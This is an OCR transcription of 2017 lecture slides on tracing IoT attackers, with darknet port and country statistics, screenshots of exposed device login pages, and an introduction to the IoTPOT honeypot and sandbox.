Tracing the Hacker


Dr. Yin Minn Pa Pa

2017/12/30

Yangon Technological University

Why do they HACK?

Financial Value



Political Value


Today’s Talk

1.IoTPOT - IoT Honeypot & Sandbox

2.Fake Organizational Sandbox

3.Security Jobs & Study in Japan

Monitoring Attacks




Attacks

Stats

5min 1hour 1day

Total tcp packet counts[sum] Total tcp host counts[sum]



Top 10 List

2017/12/11のデータを表示中

国別ユニークホスト数 Top 10

国名（国コード）	ホスト数	割合
ブラジル（BR）	194,202	36%
中国（CN）	61,590	11%
エクアドル（EC）	22,422	4%
ロシア連邦（RU）	22,367	4%
コロンビア（CO）	22,322	4%
インド（IN）	20,559	4%
日本（JP）	20,142	4%
インドネシア（ID）	19,163	4%
アメリカ合衆国（US）	15,281	3%
ベトナム（VN）	13,559	3%

TCP 宛先ポート別ユニークホスト数 Top 10


宛先ポート	ホスト数	割合
23	313,347	41%
445	[illegible]	13%
2323	68,047	9%
22	21,092	3%
37215	16,607	2%
21	11,305	1%
2222	10,925	1%
3389	9,343	1%
81	8,212	1%
9000	6,499	1%


UDP 宛先ポート別ユニークホスト数 Top 10

宛先ポート	ホスト数	割合
18183	1,503	5%
3544	1,441	5%
18439	754	2%
1900	675	2%
50295	400	1%
25232	352	1%
3889	308	1%
53806	240	1%
53	233	1%
19726	221	1%


IoT devices?



嵌入式電話錄音主機WEB管理系統
V1.0
Connect
Close



dd-wrt.com
control panel



BUFFALO



OpenWebif



SonicWALL
Network Security Appliance
Username:
Password:
Language:
English
Login




VVMU
Home
LAN
System
System II
Security
Upload
Reset
LLDP
Logout
Welcome to the VVMU upload and configuration utility
System Information


TM
Welcome To
Streamyx Connection
Setup
Login
Password


SONICWALL
Network Security Login
Username
Password
Language
English
Login


(Default username and
password are both admin.)
Login
Cancel


HUAWEI
HG8247
Login


WPA2 Personal

Wanna know....

Malware

- How many families?
- How fast malware evolve?
- Botnet or Worm?
- Different CPU architecture?

Targets

- How many different types of devices are targeted?
- Is a particular device targeted?


Monetization

- How do hackers make money?

IoTPOT - IoT Honeypot & Sandbox


Honeypot

IoT devices listening on Telnet

